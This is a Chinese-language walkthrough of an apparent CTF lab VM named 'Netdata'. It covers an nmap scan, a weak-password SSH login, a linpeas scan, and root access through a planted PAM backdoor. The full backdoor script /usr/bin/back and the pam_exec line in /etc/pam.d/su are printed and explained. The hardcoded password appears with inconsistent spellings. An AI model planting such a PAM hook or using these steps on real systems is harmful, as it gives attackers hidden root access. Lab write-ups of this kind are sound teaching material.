Netdata

```
❯ nmap -sC -sV -p- 192.168.43.56
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 07:49 EDT
Nmap scan report for 192.168.43.56
Host is up (0.0023s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http       Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Netdata Dashboard
6667/tcp  open  irc
| irc-info:
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   server: irc.local
|   version: InspIRCd-3. irc.local
|   source ident: nmap
|   source host: 192.168.43.54
|_  error: Closing link: (nmap@192.168.43.54) [Client exited]
9090/tcp  open  http       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-title: Prometheus Time Series Collection and Processing Server
|_Requested resource was /classic/graph
9100/tcp  open  jetdirect?
19999/tcp open  dnp-sec?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Server: NetData Embedded HTTP Server v1.29.3
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Credentials: true
|     Content-Type: text/plain; charset=utf-8
|     Date: Thu, 23 Apr 2026 11:49:44 GMT
|     Cache-Control: no-cache, no-store, must-revalidate
|     Pragma: no-cache
|     Expires: Thu, 23 Apr 2026 11:49:45 GMT
|     Content-Length: 27
|     don't understand you...
|   GetRequest:
|     HTTP/1.1 200 OK
|     Connection: close
|     Server: NetData Embedded HTTP Server v1.29.3
```

```
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Credentials: true
|     Content-Type: text/html; charset=utf-8
|     Date: Fri, 12 Mar 2021 20:47:31 GMT
|     Cache-Control: public
|     Expires: Fri, 24 Apr 2026 11:49:45 GMT
|     Content-Length: 127872
|     <!DOCTYPE html>
|     <!-- SPDX-License-Identifier: GPL-3.0-or-later -->
|     <html lang="en">
|     <head>
|     <title>netdata dashboard</title>
|     <meta name="application-name" content="netdata">
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta name="apple-mobile-web-app-capable" content="yes">
|     <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
|     <meta na
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: close
|     Server: NetData Embedded HTTP Server v1.29.3
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Credentials: true
|     Content-Type: text/plain; charset=utf-8
|     Date: Thu, 23 Apr 2026 11:49:45 GMT
|     Access-Control-Allow-Methods: GET, OPTIONS
|     Access-Control-Allow-Headers: accept, x-requested-with, origin, content-type, cookie,
pragma, cache-control, x-auth-token
|     Access-Control-Max-Age: 1209600
|_    Content-Length: 2
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port19999-TCP:V=7.95%I=7%D=4/23%Time=69EA0758%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,190,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20c
SF:lose\r\nServer:\x20NetData\x20Embedded\x20HTTP\x20Server\x20v1\.29\.3\r
SF:\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Control-Allow-Credential
SF:s:\x20true\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nDate:\x2
SF:0Thu,\x2023\x20Apr\x202026\x2011:49:44\x20GMT\r\nCache-Control:\x20no-c
SF:ache,\x20no-store,\x20must-revalidate\r\nPragma:\x20no-cache\r\nExpires
SF::\x20Thu,\x2023\x20Apr\x202026\x2011:49:45\x20GMT\r\nContent-Length:\x2
SF:027\r\n\r\nI\x20don't\x20understand\x20you\.\.\.\r\n")%r(GetRequest,1C4
SF:8,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20close\r\nServer:\x20NetData
SF:\x20Embedded\x20HTTP\x20Server\x20v1\.29\.3\r\nAccess-Control-Allow-Ori
SF:gin:\x20\*\r\nAccess-Control-Allow-Credentials:\x20true\r\nContent-Type
SF::\x20text/html;\x20charset=utf-8\r\nDate:\x20Fri,\x2012\x20Mar\x202021\
SF:x2020:47:31\x20GMT\r\nCache-Control:\x20public\r\nExpires:\x20Fri,\x202
SF:4\x20Apr\x202026\x2011:49:45\x20GMT\r\nContent-Length:\x20127872\r\n\r\
SF:n<!DOCTYPE\x20html>\n<!--\x20SPDX-License-Identifier:\x20GPL-3\.0-or-la
SF:ter\x20-->\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<title>netda
SF:ta\x20dashboard</title>\n\x20\x20\x20\x20<meta\x20name=\"application-na
```

```
SF:me\"\x20content=\"netdata\">\n\n\x20\x20\x20\x20<meta\x20http-equiv=\"C
SF:ontent-Type\"\x20content=\"text/html;\x20charset=utf-8\"\x20/>\n\x20\x2
SF:0\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20<meta\x20http-equ
SF:iv=\"X-UA-Compatible\"\x20content=\"IE=edge,chrome=1\">\n\x20\x20\x20\x
SF:20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initia
SF:l-scale=1\">\n\x20\x20\x20\x20<meta\x20name=\"apple-mobile-web-app-capa
SF:ble\"\x20content=\"yes\">\n\x20\x20\x20\x20<meta\x20name=\"apple-mobile
SF:-web-app-status-bar-style\"\x20content=\"black-translucent\">\n\x20\x20
SF:\x20\x20<meta\x20na")%r(HTTPOptions,1C7,"HTTP/1\.1\x20200\x20OK\r\nConn
SF:ection:\x20close\r\nServer:\x20NetData\x20Embedded\x20HTTP\x20Server\x2
SF:0v1\.29\.3\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Control-Allo
SF:w-Credentials:\x20true\r\nContent-Type:\x20text/plain;\x20charset=utf-8
SF:\r\nDate:\x20Thu,\x2023\x20Apr\x202026\x2011:49:45\x20GMT\r\nAccess-Con
SF:trol-Allow-Methods:\x20GET,\x20OPTIONS\r\nAccess-Control-Allow-Headers:
SF:\x20accept,\x20x-requested-with,\x20origin,\x20content-type,\x20cookie,
SF:\x20pragma,\x20cache-control,\x20x-auth-token\r\nAccess-Control-Max-Age
SF::\x201209600\r\nContent-Length:\x202\r\n\r\nOK");
MAC Address: 08:00:27:CD:EB:12 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 75.63 seconds
```


在web页面发现了用户hel2zy


哈哈哈，这里要检讨了，我对群主的了解还是不够深刻，我还以为接口中有信息泄露，留一些密码之类的信息，结果没有想到就是弱密码


```
弱密码hel2zy:hel2zy
```

登录成功之后scp上传linpeas进行扫描，发现存在可疑文件 `/usr/bin/back` 和 `/usr/local/lib/security/pam_hardcoded.so` ， `.so` 文件代表 Shared Object（共享对象）， 它是 Linux 和 Unix 操作系统中的动态链接库， 相当于是 Windows 下的 `.dll` 文件，功能上和python的库也很像，可以被调用。

可以把这个so文件脱下来反编译分析一下，但是我不太会汇编语言，使用ida也没有看到完整的反汇编代码，不过中间大概有一步是做了一个字符串的比较，其中一个值是 `11104567`







还有一个 `/usr/bin/back` 也看一下内容

```
hel2zy@Netdata:/tmp$ ls -la /usr/bin/back
-rwxr-xr-x 1 root root 123 Apr 23 06:31 /usr/bin/back
hel2zy@Netdata:/tmp$ cat /usr/bin/back
#!/bin/bash
exec 2>/dev/null
read -r entered_pass
if [ "$entered_pass" == "l1104567" ]; then
    exit 0
else
    exit 1
fi
```

很明确就是做比较，密码也没有做加密，输入为l1104567返回0，否则为1

暂时不知道脚本在哪里用，根据前面获取到的 `/usr/local/lib/security/pam_hardcoded.so` 那么可以查看 `/etc/pam.d/*` 目录下的文件，看哪个模块调用了这个so文件。结果并没有发现pam_hardcoded.so被调用，反而是在 /etc/pam.d/su 里发现：

`auth [success=done default=ignore] pam_exec.so quiet expose_authtok /usr/bin/back` 信息

```
hel2zy@Netdata:/tmp$ cat /etc/pam.d/su
#
# The PAM configuration file for the Shadow `su' service
#

# This allows root to su without passwords (normal operation)
auth       sufficient pam_rootok.so
auth [success=done default=ignore] pam_exec.so quiet expose_authtok /usr/bin/back
# Uncomment this to force users to be a member of group root
# before they can use `su'. You can also add "group=foo"
# to the end of this line if you want to use a group other
# than the default "root" (but this may have side effect of
# denying "root" user, unless she's a member of "foo" or explicitly
# permitted earlier by e.g. "sufficient pam_rootok.so").
# (Replaces the `SU_WHEEL_ONLY' option from login.defs)
# auth       required   pam_wheel.so

# Uncomment this if you want wheel members to be able to
# su without a password.
# auth       sufficient pam_wheel.so trust

# Uncomment this if you want members of a specific group to not
# be allowed to use su at all.
# auth       required   pam_wheel.so deny group=nosu

# Uncomment and edit /etc/security/time.conf if you need to set
# time restrainst on su usage.
# (Replaces the `PORTTIME_CHECKS_ENAB' option from login.defs
# as well as /etc/porttime)
# account    requisite  pam_time.so

# This module parses environment configuration file(s)
# and also allows you to use an extended config
# file /etc/security/pam_env.conf.
#
# parsing /etc/environment needs "readenv=1"
session       required   pam_env.so readenv=1
# locale variables are also kept into /etc/default/locale in etch
# reading this file *in addition to /etc/environment* does not hurt
session       required   pam_env.so readenv=1 envfile=/etc/default/locale

# Defines the MAIL environment variable
# However, userdel also needs MAIL_DIR and MAIL_FILE variables
# in /etc/login.defs to make sure that removing a user
# also removes the user's mail spool file.
# See comments in /etc/login.defs
#
# "nopen" stands to avoid reporting new mail when su'ing to another user
session    optional   pam_mail.so nopen

# Sets up user limits according to /etc/security/limits.conf
# (Replaces the use of /etc/limits in old login)
session    required   pam_limits.so
```

```
# The standard Unix authentication modules, used with
# NIS (man nsswitch) as well as normal /etc/passwd and
# /etc/shadow entries.
@include common-auth
@include common-account
@include common-session
```

`auth`: 指示这是一个处理“身份验证”（通常是核对密码）的模块。

`[success=done default=ignore]`: 这是控制标记。

- `success=done`: 如果这个模块执行成功（即后面的脚本返回 0），**立刻宣布验证成功，不再执行后续任何验证模块**（比如本该执行的系统真实密码校验 `pam_unix.so`）。
- `default=ignore`: 如果执行失败，就当无事发生，继续按正常流程验证真实密码。这保证了即使黑客的脚本出错，也不会影响管理员正常使用 `su`，从而达到隐蔽的目的。

`pam_exec.so`: PAM 的一个官方模块，允许在认证过程中执行外部命令或脚本。

`quiet`: 静默模式。执行时不向系统日志（syslog）输出标准信息，防止引起管理员的察觉。

`expose_authtok`: 它的作用是将用户刚刚输入的**明文密码**，通过标准输入（stdin）静默传递给后面的外部程序。

`/usr/bin/back`: 这是被执行的外部程序。结合前面的参数，它接收了你输入的明文密码。

这个信息就意味着su在运行的过程中会插入调用/usr/bin/back脚本，类似于插入一个hook一样，如果后面的脚本返回为0，那么就可以绕过su本身的验证机制，直接绕过真实密码，获得对应的权限。而对应刚刚分析的/usr/bin/back脚本的内容，只要密码等于ll104567，就可以使得返回为0

很有意思的一个机制，竟然能够通过配置文件直接绕过su本身的认证机制，直接绕过密码登录

```
hel2zy@Netdata:/tmp$ su root
Password:
root@Netdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Netdata:/tmp#
```

不过这样看的话/usr/local/lib/security/pam_hardcoded.so就完全没有用到，我认为这个so文件倒也不是完全没有用的，应该是群主给的提示，如果没有这个so文件还是比较难想到查看 `/etc/pam.d/*` 目录下的 PAM 模块的。在加上/usr/bin/back其他地方也没有提示，可能需要全局搜索或者比较细致的查看才能发现su中调用/usr/bin/back的部分